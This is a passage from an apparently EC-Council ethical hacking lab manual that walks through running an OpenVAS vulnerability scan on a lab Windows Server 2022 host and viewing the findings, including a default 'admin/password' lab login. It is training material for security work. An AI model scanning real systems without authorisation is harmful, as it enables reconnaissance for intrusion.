


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Task Wizard** window appears; enter the target **IP address in the IP address or hostname** field (here, the target system is **Windows Server 2022 [10.10.1.22])** and click the **Start Scan** button.



12. The task appears under the **Tasks** section; OpenVAS starts scanning the target IP address.




13. Wait for the **Status** to change from **Requested** to **Done**. Once it is completed, click the **Done** button under the **Status** column to view the vulnerabilities found in the target system.

    Note: It takes approximately 20 minutes for the scan to complete.


    Note: If you are logged out of the session then login again using credentials **admin/password**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




14. **Report: Information** appears, click **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running.

    Note: The results might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Click on any vulnerability under the **Vulnerability** column (here, **Report outdated /end-of-life Scan Engine /Environment (local)** to view its detailed information.
16. Detailed information regarding selected vulnerability appears, as shown in the screenshot.



